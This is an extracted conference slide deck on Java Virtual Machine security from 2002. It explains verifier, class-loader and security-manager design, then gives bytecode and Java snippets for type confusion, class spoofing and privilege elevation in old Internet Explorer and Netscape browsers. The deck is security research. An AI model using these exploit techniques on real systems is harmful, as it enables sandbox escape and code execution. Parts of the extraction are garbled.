The Last Stage of Delirium Research Group

Java and Java Virtual Machine security vulnerabilities and their exploitation techniques

presented by

The Last Stage of Delirium Research Group, Poland

http://LSD-PLaNET

Black Hat Briefings, Singapore October 3rd-4th, 2002

About The Last Stage of Delirium Research Group

- The non-profit organization, established in 1996
- Research activity conducted as the LSD is not associated with any commercial company,
- Four official members
- All graduates (M.Sc.) of Computer Science from the Pozna_ University of Technology, Poland
- For the last six years we have been working as the Security Team at Pozna_ Supercomputing and Networking Center

About LSD Group The fields of activity

- Continuous search for new vulnerabilities as well as general attack techniques
- Analysis of available security solutions and general defense methodologies,
- Development of various tools for reverse engineering and penetration tests
- Experiments with distributed host-based Intrusion Detection
 Systems with active protection capabilities
- Other security-related stuff

Introduction Presentation overview

- Java Virtual Machine security basics
 - Java language security features
 - the applet sandbox
 - JVM security architecture
- Attack techniques
 - privilege elevation techniques
 - the unpublished history of problems
 - new problems
- Summary and final remarks

The Last Stage of

Delirium

Java language Introduction

The Last Stage of Delirium Research Group

Java is a simple, object-oriented, portable and robust language developed at Sun Microsystems.

It was created for developing programs in a heterogeneous network-wide environment.

The initial goals of the language were to be used in embedded systems equipped with a minimum amount of memory.

Java language The need for security

The Last Stage of Delirium Research Group

As a platform for mobile code, Java was designed with security in mind. This especially refers to limiting the possibility to execute Java code on a host computer which could do any of the following:

- damage hardware, software, or information on the host machine,
- pass unauthorized information to anyone,
- cause the host machine to become unusable through resource depletion.

Java language Security features

The Last Stage of Delirium Research Group

In Java, security of data is imposed on a language level through the use of access scope identifiers (*private*, *protected*, *public* and *default*) limiting access to classes, field variables and methods.

Java also enforces memory safety since security of mobile code can be seen in a category of the secure memory accesses.

Java language Memory safety

- Garbage collection
 - memory can be implicitly allocated but not freed,
- Type safety
 - strict type checking of instruction operands,
 - no pointer arithmetic,
- Runtime checks
 - array accesses,
 - casts,
- UTF8 string representation

The Last Stage of

Delirium

Security of mobile Java code The applet sandbox

The Last Stage of Delirium Research Group

Applets - Java applications embedded on HTML pages and run in the environment of a web browser.

In order to eliminate the potential risk that is associated with running an untrusted code, applets are executed in the so called applet *sandbox*, which constitutes safe environment for executing mobile code in which all access to the resources of the underlying system is prohibited.

Security of mobile Java code The applet sandbox (cont.)

The Last Stage of Delirium Research Group


The safety of the applet *sandbox* environment is guaranteed by a proper definition of some core Java system classes.

Default security policy of the applet *sandbox* prevents from:

- reading and writing files on the client file system,
- making network connections except to the originating host,
- creating listening sockets,
- starting other programs on the client system,
- loading libraries.

Security of mobile Java code The applet sandbox (cont.)

The Last Stage of Delirium Research Group



JVM security architecture

The Last Stage of Delirium Research Group


Java Virtual Machine is an abstract computer that can load and execute Java programs. It contains a virtual processor of *bytecode* language, stack, registers and it interprets about 200 instructions.

JVM operation is defined in *Java Virtual Machine Specification*, which among others also defines:

- Class file format,
- Java bytecode language instruction set,
- Bytecode Verifier behavior.

JVM security architecture The lifecycle of a Java Class file

The Last Stage of Delirium Research Group



JVM security architecture Class Loader

- Special Java runtime objects that are used for loading Java classes into the Java Virtual Machine
- They provide JVM with a functionality similar to the one of a dynamic linker
- Each Class Loader defines a unique namespace (a set of unique names of classes that were loaded by a particular Class Loader)
- For every class loaded into JVM a reference to its Class Loader object is maintained

JVM security architecture Class Loader types

- System (primordial) Class Loader loads system classes form the CLASSPATH location
- Applet Class Loader loads applets and all classes that are referenced by it
- RMI Class Loader loads classes for the purpose of the Remote Method Invocation
- User-defined Class Loader (not trusted)

JVM security architecture Loading a class by Class Loader

The Last Stage of Delirium Research Group

loadClass method of java.lang.ClassLoader class

```
protected Class loadClass(String s, boolean flag)
    throws ClassNotFoundException
    {
        Class class1 = findLoadedClass(s);
        try {
            return findSystemClass(s);
        }
        catch(ClassNotFoundException _ex) { }
        class1 = findClass(s);
        if (flag) resolveClass(class1);
        return class1;
    }
}
```

}

JVM security architecture Class Loaders - goals

- Make the first line of defense against malicious Java codes
- They protect Java classes from spoofing attacks,
- They guard system packages from bogus classes
- They resolve symbolic references from one class to another

JVM security architecture Bytecode Verifier

- It is responsible for verifying that class files loaded to Java Runtime have a proper internal structure and that they are consistent with each other
- It enforces that Java bytecode is type safe
- Most of its work is done during class loading and linking
- For every execution path that can occur in a verified code, it checks type compatibility of arguments passed to methods and used as *bytecode* instructions' operands

JVM security architecture Verifier verification algorithm

The Last Stage of Delirium Research Group

Bytecode Verification algorithm is based upon data-flow analysis. It is done by modeling the execution of every single bytecode instruction and by simulating every execution path that can actually occur in a code of a given method.

For each instruction information about the number of registers used, the stack height and the types of values contained in registers and the stack are maintained (state information).

JVM security architecture Verifier verification algorithm (2)

Verify instruction operands (types)

- Simulate execution of the instruction
- Compute new state information
- Pass the state information of the currently verified instruction to every instruction that can follow it (successor instructions)
- Merge the state of the currently verified instruction with the state of successor instructions
- Detect any type incompatibilities

The Last Stage of

Delirium

JVM security architecture Bytecode Verifier (2)

Bytecode Verifier checks that:

- code does not forge pointers,
- class file format is OK,
- code does not violate access privileges,
- class definition is correct,
- code does not access one sort of object as if it were another object.

The Last Stage of

Delirium

JVM security architecture Bytecode Verifier (3)

Bytecode Verifier guarantees that:

- no stack overflows occur,
- no stack underflows occur,
- all local-variable uses and stores are valid,
- bytecode parameters are all correct,
- object fields accesses (public/private/protected) are legal.

The Last Stage of

Delirium

JVM security architecture Bytecode Verifier - example		The Last Stage of Delirium Research Group
	Registers	Stack
.class B .method public to int(LA;)I	R0 this	empty
.limit stack 3 .limit locals 3	R1 A	
	R2 ?	
aload_1		
ireturn		


.end method

JVM security architecture The Last Stage of **Bytecode Verifier - example (2)** Delirium Research Group Registers Stack .class B R0 B empty .method public to int(LA;)I .limit stack 3 R1 A .limit locals 3 R2 ? aload 1 ireturn

.end method

JVM security architecture The Last Stage of **Bytecode Verifier - example (3)** Delirium Research Group Registers Stack .class B R0 B Α .method public to int(LA;)I .limit stack 3 R1 A .limit locals 3 R2 ? aload 1 ireturn

.end method



.end method

Verifier error: expected to find integer on stack

JVM security architecture Security Manager

- It guards security policies for Java applications
- It is always consulted before any potentially dangerous operation is requested by Java application
- It implements appropriate "check" methods that implement a given security policy
- It is responsible for enforcing the applet sandbox security restrictions

JVM security architecture Security Manager (2)

The Last Stage of Delirium Research Group

Method	Method Check	Checks program authorized to:
CreateClassLoader()	check CreateClassLoader()	Create a class loader
CreateSecurityManager	check CreateSecurityMgr()	Create Security Manager
Access()	check Access()	Modify a thread or thread group
Exit()	checkExit()	Exit the virtual machine
Execute()	checkExecute()	Execute specified system command
Read()	checkRead()	Read the specified file
Write()	checkWrite()	Write the specified file
Connect()	checkConnect()	Connect specified host
LoadLibrary()	checkLoadLibrary()	Load dynamic libraries on client system
ListDirectory()	checkListDirectory()	List contents of a directory
PropertiesAccess()	checkPropertyAccess()	Access specified property
PropertyAccess()	checkPropertiesAccess()	Access all systems properties
DefineProperty()	checkDefineProperty()	Define specified system property(s)
TopLevelWindow()	checkTopLevelWindow()	Create a top level window (untrusted banner)
PackageAccess()	checkPackageAccess()	Access specified package
DefinePackage()	checkPackageDefinition()	Define a class in the specified package.

JVM security architecture Security Manager (3)

The Last Stage of Delirium Research Group

Security Manager checks are encoded into Java API classes:

```
public boolean mkdir() {
  SecurityManager securitymanager =
        System.getSecurityManager();
   if(securitymanager != null)
        securitymanager.checkWrite(path);
   return mkdir0();
```

}

JVM security architecture Security Manager (4)

- Its implementation is dependent on a given vendor
- It usually uses the scoped privilege model with stack inspection:
 - separate privileges for performing different restricted operations,
 - a given privilege must be explicitly granted to the code requesting restricted operation,
 - it must be explicitly enabled before a potentially harmful operation,
 - it is valid only for the stack frame of the code that enabled it.

JVM security architecture Security Manager (5)

The Last Stage of Delirium Research Group

Stack inspection:

- frame 0 potentially vulnerable method
- frame 1 secMgr.checkXXX(String)
- frame 2 secMgr.checkXXX(String,i=2)
- frame 3 privMgr.isPrivilegeEnabled(Target,i+1=3)
- frame 5 privMgr.checkPrivilegeEnabled(atarget, i+1=5, obj, false)

The Last Stage of Delirium Research Group

Attack techniques

In order to perform a successful attack against the Java Virtual Machine, a given flaw must exist in its implementation. The goal of the attack is to circumvent Java language security or to invoke potentially harmful operation (for applets).

There are three main attack techniques:

- through type confusion,
- through class spoofing,
- through bad implementation of system classes.

Attack techniques Type confusion attack

The Last Stage of Delirium Research Group

Because Java is a type safe language, any type conversion between data items of a different type must be done in an implicit way:

- primitive conversion instructions (*i2b, i2c, i2d, i2f, i2l, i2s, 12i, 12f, 12d, f2i, f2l, f2d, d2i, d2l, d2f*),
- checkcast instruction,
- instanceof instruction.

Attack techniques Type confusion attack

The Last Stage of Delirium Research Group

Conversion from java.lang.Object to MyType:

.method public castMyType(Ljava/lang/Object;)LMyType; .limit stack 2 .limit locals 2 aload_1 checkcast LMyType areturn .end method

Attack techniques Type confusion attack (2)

The Last Stage of Delirium Research Group

The type confusion condition occurs in a result of a flaw in one of the Java Virtual Machine components, which creates the possibility to perform cast operations from one type to any unrelated type in a way that violates the Java type casting rules.

As Bytecode Verifier is primarily responsible for enforcing type safety of Java programs, a flaw in this component is usually the cause of most of the type confusion based attacks.

Attack techniques Type confusion attack (3)

The Last Stage of Delirium Research Group

The goal is to perform illegal cast and to access memory region belonging to an object of one type as if it was of some other unrelated type

```
class trusted {
    private int value;
}
```

class spoofed {
 public int value;
}

spoofed svar=cast2spoofed(var);
svar.value=1;

POSSIBLE ACCESS TO THE PRIVATE FIELD REGARDLESS OF THE JAVA LANGUAGE LEVEL SECURITY !!

Attack techniques Type confusion attack (4)

The Last Stage of Delirium Research Group

In a result of type confusion attack, Java language security can be circumvented - *private*, *public* and *protected* access is no more important.

Type confusion attacks are possible since there are no runtime checks done for *getfield/putfield* instructions with regard to the types of their arguments.

Attack techniques Class Loader attack

The Last Stage of Delirium Research Group

- Class Loaders always make sure that a given class file is loaded into Java Runtime only once by a given Class Loader instance
- They make sure that there exists only one and unique class file for a given class name

These two requirements are maintained in order to provide proper separation of namespaces belonging to different Class Loader objects.

Attack techniques Class Loader attack (2)

The Last Stage of Delirium Research Group

Class Loaders' namespaces can however overlap as long as many Class Loader objects can co-exist in JVM:

```
Class Loader Cl1: public Spoofed {
	public Object var;
}
Class Loader Cl2: public Spoofed {
	public MyArbitraryClass var;
}
```

Attack techniques Class Loader attack (3)

The Last Stage of Delirium Research Group

There must exist a way to provide a Class Loader object with a spoofed definition of a given class.

This can be accomplished by exploiting the way class resolving is done in the Java Virtual Machine.

Whenever a reference to the class is resolved from some other class, the Class Loader object that defined the referencing class is asked for the resolved class definition.

Attack techniques Class Loader attack (4)

The Last Stage of Delirium Research Group

Requirements:

- the possibility to create fully initialized subclasses of Class Loader objects,
- two Class Loader objects,
- the possibility to extend a protected version of the Class Loader's loadClass(String, boolean) method (it cannot be marked as *final*),
- proper definition of the extended Class Loader's loadClass method.

Attack techniques Class Loader attack (5)

The Last Stage of Delirium Research Group

Example definition of **loadClass** method:

```
public synchronized Class loadClass(String name, boolean resolve)
{
```

```
Class c=null;
```

```
if (name.equals("Spoofed"))
```

c=defineClass("Spoofed",Spoofed_def,0,Spoofed_def.length);

else

```
c=findSystemClass(name);
```

```
if (resolve) resolveClass(c);
return c;
```

}

Attack techniques Bad implementation of classes

The Last Stage of Delirium Research Group

- System classes are one of the obvious targets of any security related attacks
- They are considered to be trusted by JVM
- Any flaw in their implementation might expose some restricted functionality of the native operating system to the untrusted code
- Most of the published security vulnerabilities and exploits were related with bad implementation of some core system classes

Attack techniques Bad implementation of classes (2)

The Last Stage of Delirium Research Group

Usual problems:

- bad definition of access to classes, methods or variables,
- the possibility to extend some security relevant classes or methods,
- depends on proper object initialization,
- the possibility to create partially uninitialized instances of objects (for example, through cloning),
- no protection against serialization/deserialization,
- use of inner classes.

Attack techniques Bad implementation of classes (3)

The Last Stage of Delirium Research Group

Usual problems (cont.):

- storing secrets in code,
- returning references to internal objects containing some sensitive data, instead of the copy,
- internally storing the original contents of user data instead of the copy,
- comparing classes by names instead of class objects,
- too complex implementation.

The Last Stage of Delirium Research Group

Privilege elevation techniques

- Privilege elevation techniques are applied after conducting successful attack on JVM
- Their goal is to bypass applet sandbox restrictions
- Type confusion condition is usually required to elevate privileges of the applet code
- Privilege elevation is accomplished by modifying system objects holding privilege information
- As a result, the code of the user applet class can be seen as fully trusted by the applet Security Manager

Privilege elevation techniques Microsoft Internet Explorer

The Last Stage of Delirium Research Group

Modification of a table of permissions stored in a system applet Class Loader object:

```
com.ms.vm.loader.URLClassLoader {
    ...
    private PermissionSet defaultPermissions;
    ...
}
```

Privilege elevation techniques Microsoft Internet Explorer

The Last Stage of Delirium Research Group

The code:

MyURLClassLoader mucl=bug.cast2MyURLClassLoader(cl);

PermissionDataSet pds=new PermissionDataSet();
pds.setFullyTrusted(true);
PermissionSet ps=new PermissionSet(pds);
mucl.defaultPermissions=ps;

PolicyEngine.assertPermission(PermissionID.SYSTEM);

Privilege elevation techniques Netscape Communicator 4.x

The Last Stage of Delirium Research Group

Modification of a table of privileges stored in a system Privilege Manager object for the Principal of a user class:

netscape.security.PrivilegeManager {

```
...
private Hashtable itsPrinToPrivTable;
...
```

}

Privilege elevation techniques Netscape Communicator 4.x

The Last Stage of Delirium Research Group

The code:

```
MyPrivilegeManager mpm=c.getPrivilegeManager();
Target target=Target.findTarget("SuperUser");
Privilege priv =
    Privilege.findPrivilege(Privilege.ALLOWED,Privilege.FOREVER);
```

PrivilegeTable privtab=new PrivilegeTable();
privtab.put(target,priv);

```
Principal principal=PrivilegeManager.getMyPrincipals()[0];
mpm.itsPrinToPrivTable.put(principal,privtab);
```

PrivilegeManager.enablePrivilege("SuperUser");

Unpublished history of problems

The Last Stage of Delirium Research Group

- About 20+ security vulnerabilities in JVM implementations since 1996
- Most of them affected Microsoft Internet Explorer or Netscape Communicator web browsers
- Details of the most serious ones have never been published, so far...
- We present details of some old Bytecode Verifier vulnerabilities that lead to type confusion attack

The Last Stage of Delirium Research Group

- Found in 1999 by Karsten Sohr of the University of Marburg
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affected Netscape Communicator 4.0-4.5 on Win32 and Unix
- The flaw stemmed from the fact that Bytecode Verifier did not properly perform the bytecode flow analysis in a case where the last instruction of the verified method was embedded within the exception handler.

The Last Stage of Delirium Research Group

.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass; .limit stack 5 .limit locals 5
Registers Stack

	aconst_null	R0 this		
13:	goto ll	R1 Object		
	aload_1 areturn	R2 ?		
11:	athrow	Λ2 :		
12:	achirow			

.catch java/lang/NullPointerException from 11 to 12 using 13 .end method

The Last Stage of Delirium Research Group

.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass; .limit stack 5 .limit locals 5
Registers Stack

	aconst_null goto l1	R0 th	nis	null	
13:	aload 1	R1 Ob	ject		
11:	areturn	R2 ?			
12:	athrow				

.

.catch java/lang/NullPointerException from 11 to 12 using 13 .end method

The Last Stage of Delirium Research Group

areturn
11:
R2 ?
12:

Verifier does not follow the code of an exception

.catch java/lang/NullPointerException from 11 to 12 using 13 .end method

The Last Stage of Delirium Research Group

- Found by us back in 1999 :-)
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It only affected Microsoft Internet Explorer 4.01
- The flaw stemmed from the fact that the merge operation for items of a return address type was not done properly by Bytecode Verifier

The Last Stage of Delirium Research Group

.metho	d public wrongCast(Ljava/lar	ng/Object	:;)	LMyArbitra	ary(Class;
	jsr ll	_			-	-
ret1:	goto 13	Re	egi	isters	S	tack
11:	aload_1					
	astore_2		R0	this		
	jsr 12					
ret2:	astore_3		R1	Object		
	aconst_null		_			
	astore_2		R2	?		
	ret 3					
12:	swap		R3	?		
	astore_3					
	ret_3					
13:	aload_2					
	areturn					
.end me	ethod					
pvriaht @ 2	2002 The Last Stage of Delirium Research G	roup, Poland	d			

Copy The Last Stage of Delifium Research Gro

The Last Stage of Delirium Research Group

.metho	d public wrongCast(Ljava/lar	ng/Object;)	LMyArbitra	aryClass;
	jsr 11 goto 13	Reg	isters	Stack
11:	aload_1			
	astore_2 jsr 12	R0	this	ret1
ret2:	astore_3 aconst_null	R1	Object	
	astore_2 ret 3	R2	?	
12:	swap astore_3	R3	?	
13:	ret_3 aload_2 areturn			
.end m				

The Last Stage of Delirium Research Group

	jsr 11 goto 13 aload 1	Reg	isters		Stack
	astore_2	R0	this		ret1
ret2:	jsr 12 astore_3 aconst null	R1	Object		Object
	astore_2 ret 3	R2	?		
12:	swap astore 3	R3	?		
	ret_3				
L3:	aload_2 areturn				
.end m	ethod			_	

Co

The Last Stage of Delirium Research Group

.metho	d public wrongCast(Ljava/lar	ng/Obje	ect;)	LMyArbitra	ryClass	5;
	jsr 11 goto 13 alaad 1		Reg	isters	Stac	ck
11:	aload_1 astore_2		R0	this	ret	:1
ret2:	jsr 12 astore_3 aconst null		R1	Object		
	astore_2 ret 3		R2	Object		
12:	swap astore 3		R3	?		
1.0	ret_3					
13:	aload_2 areturn					
end mo.	ethod 2002 The Last Stage of Delirium Research (Group, Pol	and			

The Last Stage of Delirium Research Group

.method	d public wrongCast(Ljava/lan	ng/Object	t;)	LMyArbitra	ary	Class;	
	jsr 11 goto 13 aload 1	R	.eg:	isters		Stack	
	astore_2 jsr 12		R0	this		ret1	
ret2:	astore_3		R1	Object		ret2	
	aconst_null astore_2		R2	Object			
	ret 3						
12:	swap		R3	?			
	astore_3 ret_3						
13:	aload_2						
-	areturn						
.end me	ethod						
nvright @ 2	002 The Last Stage of Delirium Persarch G	Polan	d				

The Last Stage of Delirium Research Group

.method	d public wrongCast(Ljava/la	ng/Obje	ect;)]	LMyArbitra	aryC	class;	
	jsr l1 goto l3 aload 1		Regi	.sters	S	tack	
	astore_2 jsr 12		R0	this		ret2	
ret2:	astore_3 aconst null		R1	Object		ret1	
	astore_2 ret 3		R2	Object			
12:	swap		R3	?			
	astore_3						
	ret_3						
13:	aload_2						
	areturn						
.end me	.end method						
nuriaht @ 3	002 The Last Stage of Delivium Deceased (and				

The Last Stage of Delirium Research Group

.metho	d public wrongCast(Ljava/lang/O	Objec	:t;)	LMyArbitra	ary	yClass;
	jsr ll	_	_			-
ret1:	goto 13	F	Reg:	isters		Stack
11:	aload_1					
	astore_2		R0	this		ret2
	jsr 12					
ret2:	astore_3		R1	Object		
	aconst_null			-		
	astore_2		R2	Object		
	ret 3					
12:	swap		R3	ret1		
	astore_2					
	ret_3					
13:	aload_2					
	areturn					
.end m	ethod					

The Last Stage of Delirium Research Group

.method	d public wro jsr 11	ngCast(Ljava/lar	ng/Object	=;)	LMyArbitra	ary	Class;
	goto 13 aload 1		Re	egi	sters	S	Stack
	astore_2 jsr 12		:	R0	this		ret2
ret2:	astore_3		:	R1	Object		
	aconst_null astore_2 ret 3			R2	null		
12:	swap astore 2		:	R3	ret1		
	ret_3	Verifier follows	s wrong e	exe	cution pat	th	(it sees
13:	aload_2 areturn	return address stack prior to t				t t	he top of the
.end me	ετησα						

The Last Stage of Delirium Research Group

- Found in 1999 by Karsten Sohr of the University of Marburg
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It only affected Microsoft Internet Explorer 4.0 and 5.0
- The flaw stemmed from the fact that Bytecode Verifier did not properly perform the bytecode flow analysis of the instructions embedded within the exception handlers

The Last Stage of Delirium Research Group

.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;					

.catch java/lang/NullPointerException from 11 to 12 using 14 .catch java/lang/NullPointerException from 13 to 14 using 14 .end method

The Last Stage of Delirium Research Group

.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;

	aconst_null	
	astore_2	Registers Stack
11:	aconst_null	
12:	aload_1	R0 this null
	astore_2	
13:	athrow	R1 Object
14:	pop	
	aload_2	R2 ?
	areturn	
		R3 ?

.catch java/lang/NullPointerException from 11 to 12 using 14 .catch java/lang/NullPointerException from 13 to 14 using 14 .end method

The Last Stage of Delirium Research Group

<pre>.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;</pre>					
	aconst_null	Registers Stack			
	astore_2	Ke	gisters	Stack	
11:	aconst_null				
12:	aload_1	F	0 this		
	astore_2				
13:	athrow	F	1 Object		
14:	pop		-		
	aload_2	F	2 null		
	areturn				
		F	3 ?		

.catch java/lang/NullPointerException from 11 to 12 using 14 .catch java/lang/NullPointerException from 13 to 14 using 14 .end method

The Last Stage of Delirium Research Group

.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;					
	aconst_null		• • •		
	astore_2	Registers	Stack		
11:	aconst_null				
12:	aload_1	R0 this	Throwable		
	astore_2				
13:	athrow	R1 Object			
14:	pop				
	aload_2	R2 null			
	areturn				
Byteco	ode Verifier does not follow the	R3 ?			

successor of the instruction from the exception handler

.catch java/lang/NullPointerException from 11 to 12 using 14

- .catch java/lang/NullPointerException from 13 to 14 using 14
- .end method

Unpublished history of problems JDK 1.1.x 1.2.x 1.3 MSIE 4.0 5.0 6.0

The Last Stage of Delirium Research Group

- Found by Trusted Logic S.A in 2002
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affected Netscape Communicator 4.0-4.79, 6.0-6.2.2 on Win32 and Unix as well as Microsoft Internet Explorer 4.0-6.0
- The flaw stemmed from the fact that it was possible to make a super() call into some other unrelated class than the target superlass (this pointer confusion)

The Last Stage of Delirium Research Group

Introduction to new problems

- Java Security Model is complex and JVM is a complicated piece of software
- Upon the current state of practice in software development, no one can guarantee that any software 100% error free (including JVM)
- There seems to be not sufficient public discussion about weaknesses of JAVA (why?)
- There is a lot to be done...

New problems JIT bug (Netscape 4.0-4.79)

The Last Stage of Delirium Research Group

- As a result of the flaw in Symantec JIT! Compiler it is possible to transfer JVM execution to user provided machine code
- The flaw affects only Netscape Communicator 4.0-4.79 on Win32/x86 platform
- We managed to create type confusion flaw out of it (instead of using common buffer overflow and shellcode approach)

The Last Stage of Delirium Research Group

Symantec JIT compiler used in Netscape browser for Win32/x86 platform encounters problems while generating a native code for the following bytecode sequence:

The Last Stage of Delirium Research Group

The corresponding x86 instruction stream that is generated for it by vulnerable JIT compiler looks as following:

push eax xor eax,eax call l1 pop ecx ret l1: pop eax mov eax,[esp] jmp eax

As a result of executing this code, a jump to the code location denoted by register **eax** is done

The Last Stage of Delirium Research Group

We have found a way to control the value of register eax prior to entering the jump () method:

.method public setRetAddr(I)I
.limit stack 5
.limit locals 5
 iload_1
 ireturn
.end method

By manipulating the value of integer parameter passed to this method we can control the value of eax register (thus EIP)

The Last Stage of Delirium Research Group

We have also turned this *buffer overflow* like flaw into type confusion flaw:

```
mov eax,[ecx+0x000000c]
mov [ecx+0x0000008],eax
jmp [esp-4]
```

This code assigns a pointer of one Java type to the variable of some other unrelated type. Then it returns to JVM as if nothing happened.

New problems Verifier bug (MSIE 4.0 5.0 6.0)

The Last Stage of Delirium Research Group

- As a result of the flaw it is possible to create fully initialized instances of classes even if exceptions were thrown from their super() methods
- This particularly concerns Class Loader objects
- This can be exploited to conduct Class Loader (class spoofing) attack to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affects Microsoft Internet Explorer 4.0-6.0
- It stems from the fact that it is possible to trick Bytecode Verifier that a legal call to super() was done in this()

New problems Verifier bug (MSIE 4.0 5.0 6.0)

The Last Stage of Delirium Research Group

The following class definition is illegal:

```
public class VerifierBug extends
com.ms.security.SecurityClassLoader {
```

```
public VerifierBug(int i) {
  super();
}
public VerifierBug() {
  try {
   this(0);
   } catch (SecurityException) {}
}
```

New problems Verifier bug (MSIE 4.0 5.0 6.0)

The Last Stage of Delirium Research Group

However, its *bytecode* equivalent is not:

```
.class public VerifierBug
.super com/ms/security/SecurityClassLoader
.method public <init>()V
.limit stack 5
.limit locals 5
aload 0
bipush 0
11:
invokenonvirtual VerifierBug/<init>(I)V
12:
aconst null
13:
return
.catch java/lang/SecurityException from 11 to 12 using 13
.end method
.method public <init>(I)V
.limit stack 5
.limit locals 5
            aload 0
            invokenonvirtual com/ms/security/SecurityClassLoader/<init>()V
            return
.end method
```

The Last Stage of Delirium Research Group

- As a result of the flaw it is possible to create partially initialized instances of classes without invoking this() or super() methods
- This particularly concerns Class Loader objects
- It affects Netscape Communicator 4.0-4.79 on Win32 and Unix
- It stems from the fact that Bytecode Verifier does linear analysis of the code flow and in some cases also simulates execution of the never reached instructions

The Last Stage of Delirium Research Group

Valid constructor that does not call super() or this()

.class public VerifierBug .super java/lang/Object .method public <init>()V .limit stack 5 .limit locals 5 jsr 14 return 14: astore_2 ret 2 aload_0 invokenonvirtual java/lang/Object/<init>()V .end method

The Last Stage of Delirium Research Group

We did not find a way to exploit this flaw to conduct Class Loader (class spoofing) based attack. This is due to the fact that the protected version of **loadClass** method of **java.lang.ClassLoader** class was marked as final.

This successfully prevented us from spoofing classes definitions.

The Last Stage of Delirium Research Group

We, however have found a way to:

- gain read and write access to local file system,
- bypass applet sandbox restrictions with regard to network operations.

This was due to the way applet Security Manager was implemented and the fact that complexity does not usually go with security.

The Last Stage of Delirium Research Group

Netscape's implementation of applet Security Manager does the following calls whenever access control decisions are made by it:

- marimbaCheckRead or marimbaCheckWrite method of the current applet Class Loader class for checking read/write access to local file system,
- marimbaGetHost method of the current applet Class Loader class whenever the name of the host from which applet was obtained is needed.

The Last Stage of Delirium Research Group

By properly implementing marimbaCheckRead, marimbaCheckWrite and marimbaGetHost methods in user Class Loader object, it is possible:

- to implement applet FTPD server on Unix systems,
- to perform type confusion attack on Win32 systems (by deploying the malicious user class into CLASSPATH location as classes loaded from it are not subject to bytecode verification).

New problems Bad implementation (Netscape 4.x)

 As a result of the flaw it is possible to load arbitrary libraries into JVM

- When combined with the previous flaw, it can be exploited to deploy and execute arbitrary programs on the user computer (it is possible to execute the code through library loading)
- It affects Netscape Communicator 4.0-4.79 on Win32 and Unix
- The flaw stems from the fact that the constructor of sun.jdbc.odbc.JdbcOdbc class makes a call to System.loadLibrary method in an insecure way

The Last Stage of

Delirium

Research Group

New problems Bad implementation (Netscape 4.x)

The Last Stage of Delirium Research Group

Implementation of the vulnerable constructor:

```
public JdbcOdbc(String s) throws SQLException {
    try {
        SecurityManager.setScopePermission();
            if(s.equals("Netscape_")) {
              System.loadLibrary("jdb3240");return;
            } else {
              System.loadLibrary(s + "JdbcOdbc");return;
            }
    }
    catch(UnsatisfiedLinkError _ex) { }
    throw new SQLException("Unable to load " + s +
        "JdbcOdbc library");
}
```

New problems Bad implementation (Netscape 4.x)

The Last Stage of Delirium Research Group

